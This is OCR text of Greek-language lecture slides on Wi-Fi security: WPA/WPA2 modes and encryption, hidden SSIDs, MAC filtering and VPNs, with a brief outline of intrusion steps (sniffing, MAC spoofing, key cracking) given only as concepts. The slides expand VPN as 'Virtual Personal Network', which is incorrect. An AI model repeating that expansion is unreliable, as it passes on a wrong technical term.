
Ασφάλιση με WPA2

- Passphrase
  - Personal (AES)
  - Enterprise - Radius
- Key


WPA – WPA 2

	WPA	WPA2
Enterprise Mode (Business, Government, Education)	• Authentication: IEEE 802.1X/EAP • Encryption: TKIP/MIC	• Authentication: IEEE 802.1X/EAP • Encryption: AES-CCMP
Personal Mode (SOHO, Home/Personal)	• Authentication: PSK • Encryption: TKIP/MIC	• Authentication: PSK • Encryption: AES-CCMP

Μη εμφάνιση SSID



MAC Address Filtering



VPN
(Virtual Personal Network)

Λειτουργία χωρίς περαιτέρω ασφάλεια δικτύου

Διαδικασία εισβολής σε προστατευόμενο δίκτυο

- Snifing

  παρακολούθηση δικτύου
- Spoofing

  Παράκαμψη MAC Address filtering
- Key cracking

  Χρήση λογισμικού για το σπάσιμο του κλειδιού

Key Cracking

- Cracking wep.wmv
- Cracking wpa.wmv